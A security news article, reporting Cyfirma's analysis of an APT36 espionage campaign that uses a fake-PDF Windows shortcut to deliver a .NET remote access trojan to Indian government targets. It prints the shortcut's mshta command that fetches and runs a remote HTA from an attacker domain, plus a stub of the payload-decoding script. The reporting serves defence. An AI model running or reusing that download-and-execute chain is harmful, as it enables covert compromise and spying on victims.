


Hackers News Hackers News
  • CyberSecurity News
  • Threats
  • Attacks
  • Vulnerabilities
  • Breaches
  • Comparisons

Social Media

Hackers News Hackers News
  • CyberSecurity News
  • Threats
  • Attacks
  • Vulnerabilities
  • Breaches
  • Comparisons
Search the Site
Popular Searches:
technology Amazon AI
Recent Posts
Human-Centric
Beyond the Click: A Human-Centric Approach to Phishing Defense
April 30, 2026
Qilin Ransomware Lists RDP Auth History on Enumerates Authentication
April 30, 2026
Phoenix PhaaS Fuels Brand Smishing in Finance Platform Drives
April 30, 2026
Home/Threats/APT36 Malware Attacks Indian Govt via Windows LNK Files
Threats

APT36 Malware Attacks Indian Govt via Windows LNK Files

APT36 Malware Attacks

David kimber
David kimber
January 1, 2026 One Min Read
9 0

APT36 Malware Attacks via Windows LNK Files

Hey, so APT36 – you might know them as Transparent Tribe – they’ve just launched a whole new malware campaign. They’re specifically targeting Indian government and strategic entities, which is pretty serious. And guess what their sneaky trick is? They’re abusing Windows LNK shortcut files to pull it off.

The attack starts with spear‑phishing emails that carry a ZIP archive named “Online JLPT Exam Dec 2025.zip,” using an exam notice theme to lure officials into opening the attachment.

Once extracted, the archive shows a file that appears to be a normal PDF, “Online JLPT Exam Dec 2025.pdf,” but is in fact a shortcut file.

This shortcut uses a double extension trick (.pdf.lnk). Windows hides the .lnk part, so even users who view file extensions still see what looks like a PDF.

The file size is over 2 MB, which is unusual for a shortcut and closer to a real PDF. Cyfirma analysts identified that the extra size comes from a full PDF structure and multiple embedded images stored inside the LNK to make it look more convincing.

Cyfirma researchers noted that this campaign is designed for long‑term spying, giving the attackers remote control, data theft, and surveillance features through a .NET‑based Remote Access Trojan (RAT).

Shortcut file properties and its abnormal size (Source - Cyfirma)
Shortcut file properties and its abnormal size (Source – Cyfirma)

The malware runs in memory, uses trusted Windows tools, and talks to its command‑and‑control server over encrypted channels, making it harder for normal security tools to spot and trace.

Infection Mechanism and LNK Execution Chain

When the victim opens the fake PDF shortcut, Windows actually launches mshta.exe from System32 and passes a remote HTA script as an argument, instead of opening a document.

Extraction of the multiple embedded images (Source - Cyfirma)
Extraction of the multiple embedded images (Source – Cyfirma)

Cyfirma’s review of the shortcut shows the target path calling a remote loader at innlive.in:-

mshta.exe "https://innlive.in/assets/public/01/jlp/jip.hta"

The HTA script runs in a hidden window, shrinks the browser frame to zero, and then uses custom Base64 and XOR routines to decode two main payload blocks named ReadOnly and WriteOnly in memory.

Primary DLL Execution (Source - Cyfirma)
Primary DLL Execution (Source – Cyfirma)

A sample of the JavaScript logic shows this pattern:-

function CDDownload(s){ /* base64 decode logic */ }
function ProcessSignal(str,k){ /* XOR loop */ }
var ReadOnly = USBContents(SyncDataToCD("HxgVCQYKYhx4Z2dAdEAKRQ4bC..."));

ReadOnly weakens .NET security checks and sets the runtime, while WriteOnly loads an encrypted DLL as a RAT directly in memory. A hidden “usb” folder with usbsyn.pim likely holds extra encrypted data for later stages.

To keep the user calm, the HTA fetches and opens a real JLPT exam PDF, so the whole sequence looks like normal document viewing while the system is already compromised.


Tags:

AptAttackMalwarephishingSecurityWindows

Share Article

David kimber

David kimber

David is a penetration tester turned security journalist with expertise in mobile security, IoT vulnerabilities, and exploit development. As an OSCP-certified security professional, David brings hands-on technical experience to his reporting on vulnerabilities and security research. His articles often feature detailed technical analysis of exploits and provide actionable defense recommendations. David maintains an active presence in the security research community and has contributed to multiple open-source security tools.

Previous Post

Threat Actors Manipulate LLMs for Automated Exploits

Next Post

Discover 11 Best CASB Software for Cloud Security Access

No Comment! Be the first one.

Leave a Reply Cancel reply

Your email address will not be published. Required fields are marked *

Popular Posts
FBI & CISA Release Zero Trust Guide for Released Principles
April 30, 2026
Google Gemini CLI Flaws Allow Remote Code Execution on Hosts
April 30, 2026
Jenkins Fixes High-Severity Plugin Flaws: Patches Including
April 30, 2026
Top Authors
Marcus Rodriguez
Marcus Rodriguez
Sarah simpson
Sarah simpson
Emy Elsamnoudy
Emy Elsamnoudy
Let's Connect
156k
2.25m
285k

Related Posts

Jennifer sherman
By Jennifer sherman
Threats

GlassWorm Attacks macOS via Malicious VS Code…

January 1, 2026
Emy Elsamnoudy
By Emy Elsamnoudy
Attacks

ClickFix Attack Hides Malicious Code via Stegan Security

January 1, 2026
Sarah simpson
By Sarah simpson
Vulnerabilities

MongoBleed Detector Tool Detects Critical MongoDB CVE-

January 1, 2026
Emy Elsamnoudy
By Emy Elsamnoudy
Breaches

Conti Ransomware Gang Leaders & Infrastructure Exposed

January 1, 2026
Hackers News Hackers News
  • [email protected]

Quick Links

  • Contact Us
  • Privacy Policy
  • Terms of service

Categories

Attacks
Breaches
Comparisons
CyberSecurity News
Threats
Vulnerabilities

Let's keep in touch

receive fresh updates and breaking cyber news every day and week!

All Rights Reserved by HackersRadar ©2026

Follow Us